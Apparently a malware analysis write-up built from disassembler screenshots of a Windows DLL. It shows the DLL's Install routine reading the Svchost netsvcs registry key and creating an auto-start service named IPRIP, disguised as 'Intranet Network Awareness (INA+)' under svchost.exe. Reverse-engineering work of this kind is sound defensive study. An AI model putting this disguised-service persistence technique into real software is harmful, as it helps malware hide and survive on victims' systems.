
```
Using FLIRT signature: SEH for vc7-14
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
```



```
.text:10004E4D
.text:10004E4D ; =============== S U B R O U T I N E =======================================
.text:10004E4D
.text:10004E4D ; Attributes: bp-based frame
.text:10004E4D
.text:10004E4D ; BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
.text:10004E4D                 public DllEntryPoint
.text:10004E4D DllEntryPoint   proc near
.text:10004E4D
.text:10004E4D hinstDLL        = dword ptr  8
.text:10004E4D fdwReason       = dword ptr  0Ch
.text:10004E4D lpReserved      = dword ptr  10h
.text:10004E4D
.text:10004E4D                 push    ebp
.text:10004E4E                 mov     ebp, esp
.text:10004E50                 push    ebx
.text:10004E51                 mov     ebx, [ebp+hinstDLL]
.text:10004E54                 push    esi
.text:10004E55                 mov     esi, [ebp+fdwReason]
.text:10004E58                 push    edi
.text:10004E59                 mov     edi, [ebp+lpReserved]
.text:10004E5C                 test    esi, esi
.text:10004E5E                 jnz     short loc_10004E69
.text:10004E60                 cmp     dword_100115B4, 0
.text:10004E67                 jmp     short loc_10004E8F
.text:10004E69 ; ---------------------------------------------------------------------------
```




```
; Exported entry   4. installA



; int __stdcall installA(int, int, DWORD dwErrCode, int)
public installA
installA proc near

dwErrCode= dword ptr  0Ch

push    [esp+dwErrCode] ; dwErrCode
call    Install
pop     ecx
retn    10h
installA endp
```




```
loc_10004746:
lea     eax, [ebp+hKey]
push    eax             ; phkResult
push    1               ; samDesired
push    ebx             ; ulOptions
push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows NT\\Curren"...
push    [ebp+hKey]      ; hKey
call    ds:RegOpenKeyExA
cmp     eax, ebx
mov     [ebp+dwErrCode], eax
jz      short loc_10004782
```

```
push    offset OutputString ; "RegOpenKeyEx(%s) KEY_QUERY_VALUE error "...
call    ds:OutputDebugStringA
lea     eax, [ebp+var_34]
push    offset unk_10005228
push    eax
mov     [ebp+var_34], offset szPassword
call    _CxxThrowException
```

```
loc_10004782:
push    offset aRegopenkeyexSK_0 ; "RegOpenKeyEx(%s) KEY_QUERY_VALUE succes"..
call    ds:OutputDebugStringA
lea     eax, [ebp+cbData]
mov     edi, 258h
push    eax             ; lpcbData
lea     eax, [ebp+Data]
push    eax             ; lpData
lea     eax, [ebp+Type]
push    eax             ; lpType
push    ebx             ; lpReserved
push    offset ValueName ; "netsvcs"
mov     [ebp+cbData], edi
push    [ebp+hKey]      ; hKey
call    ds:RegQueryValueExA
push    [ebp+hKey]      ; hKey
mov     [ebp+dwErrCode], eax
call    ds:RegCloseKey
push    [ebp+dwErrCode] ; dwErrCode
call    ds:SetLastError
cmp     [ebp+dwErrCode], ebx
jz      short loc_100047E2
```




```
.data:100064AC OutputString    db 'RegOpenKeyEx(%s) KEY_QUERY_VALUE error .',0
.data:100064AC                                         ; DATA XREF: Install+5C↑o
.data:100064D5                 align 4
.data:100064D8 ; CHAR SubKey[]
.data:100064D8 SubKey          db 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost',0
.data:100064D8                                         ; DATA XREF: Install+47↑o
.data:1000650D                 align 10h
.data:10006510 aIprip          db 'IPRIP',0            ; DATA XREF: Install+30↑o
.data:10006510                                         ; UninstallService+59↑o
```




```
loc_1000483A:           ; dwDesiredAccess
push    0F003Fh
push    ebx             ; lpDatabaseName
push    ebx             ; lpMachineName
call    ds:OpenSCManagerA
mov     esi, eax
cmp     esi, ebx
mov     [ebp+var_28], esi
jnz     short loc_10004865
```

```
lea     eax, [ebp+var_44]
push    offset unk_10005228
push    eax
mov     [ebp+var_44], offset aOpenscmanager ; "OpenSCManager()"
call    _CxxThrowException
```

```
loc_10004865:           ; lpPassword
push    ebx
push    ebx             ; lpServiceStartName
push    ebx             ; lpDependencies
push    ebx             ; lpdwTagId
push    ebx             ; lpLoadOrderGroup
push    offset BinaryPathName ; "%SystemRoot%\\System32\\svchost.exe -k "...
push    1               ; dwErrorControl
push    2               ; dwStartType
push    20h             ; dwServiceType
push    0F01FFh         ; dwDesiredAccess
push    offset DisplayName ; "Intranet Network Awareness (INA+)"
push    [ebp+Str2]      ; lpServiceName
push    esi             ; hSCManager
call    ds:CreateServiceA
cmp     eax, ebx
mov     [ebp+hSCObject], eax
jnz     short loc_100048B0
```



```
mov     [ebp+hSCObject], ebx
mov     [ebp+var_4], ebx
mov     [ebp+Str2], offset aIprip ; "IPRIP"
jz      short loc_10004746
```



DNS Client	Resolves and caches Domain Name System (DNS) names f...	Started	Automatic	Network ...
Error Reporting Service	Allows err		Automatic	Local Sys...
Event Log	Enables e		Automatic	Local Sys...
Fast User Switching Compatibility	Provides r		Manual	Local Sys...
Help and Support	Enables H		Automatic	Local Sys...
HTTP SSL	This servi		Manual	Local Sys...
Human Interface Device Access	Enables g		Disabled	Local Sys...
IMAPI CD-Burning COM Service	Manages (		Manual	Local Sys...
Indexing Service	Indexes c		Manual	Local Sys...
Intranet Network Awareness (INA+)	Depends I		Automatic	Local Sys...
IPSEC Services	Manages I		Automatic	Local Sys...
Logical Disk Manager	Detects a		Automatic	Local Sys...
Logical Disk Manager Administrative Service	Configure		Manual	Local Sys...
Messenger	Transmits		Disabled	Local Sys...
MS Software Shadow Copy Provider	Manages s		Manual	Local Sys...
Net Logon	Supports p		Manual	Local Sys...
NetMeeting Remote Desktop Sharing	Enables a		Manual	Local Sys...
Network Connections	Manages c		Manual	Local Sys...
Network DDE	Provides n		Disabled	Local Sys...
Network DDE DSDM	Manages D		Disabled	Local Sys...
Network Location Awareness (NLA)	Collects a		Manual	Local Sys...
Network Provisioning Service	Manages I		Manual	Local Sys...
NT LM Security Support Provider	Provides s		Manual	Local Sys...
Performance Logs and Alerts	Collects p		Manual	Network ...
Plug and Play	Enables a computer to recognize and adapt to hardware ch...	Started	Automatic	Local Sys...

Intranet Network Awareness (...

Service name: IPRIP

Display name: Intranet Network Awareness (INA+)

Description: Depends INA+, Collects and stores network configuration and location information, and notifies


Path to executable:
C:\WINDOWS\System32\svchost.exe -k netsvcs

Startup type: Automatic

Service status: Started

You can specify the start parameters that apply when you start the service from here.


Start parameters:



```
; Exported entry   2. ServiceMain


; Attributes: bp-based frame

public ServiceMain
ServiceMain proc near

Dest= byte ptr -100h
arg_4= dword ptr  0Ch

push    ebp
mov     ebp, esp
sub     esp, 100h
push    esi
push    edi
mov     edi, [ebp+arg_4]
mov     esi, 100h
push    esi                 ; Count
lea     eax, [ebp+Dest]
push    dword ptr [edi] ; Source
push    eax                 ; Dest
call    ds:strncpy
push    esi                 ; MaxCount
lea     eax, [ebp+Dest]
push    dword ptr [edi] ; Source
push    eax                 ; Dest
call    ds:wcstombs
add     esp, 18h
lea     eax, [ebp+Dest]
push    offset HandlerProc ; lpHandlerProc
push    eax                 ; lpServiceName
call    ds:RegisterServiceCtrlHandlerA
xor     esi, esi
mov     hServiceStatus, eax
cmp     eax, esi
jz      short loc_10003214
```

```
push    1
push    esi
push    2
call    sub_10004C38
push    esi
push    esi
push    4
call    sub_10004C38
add     esp, 18h
push    0EA60h          ; dwMilliseconds
call    ds:Sleep
call    sub_1000321A
call    sub_10003286
```

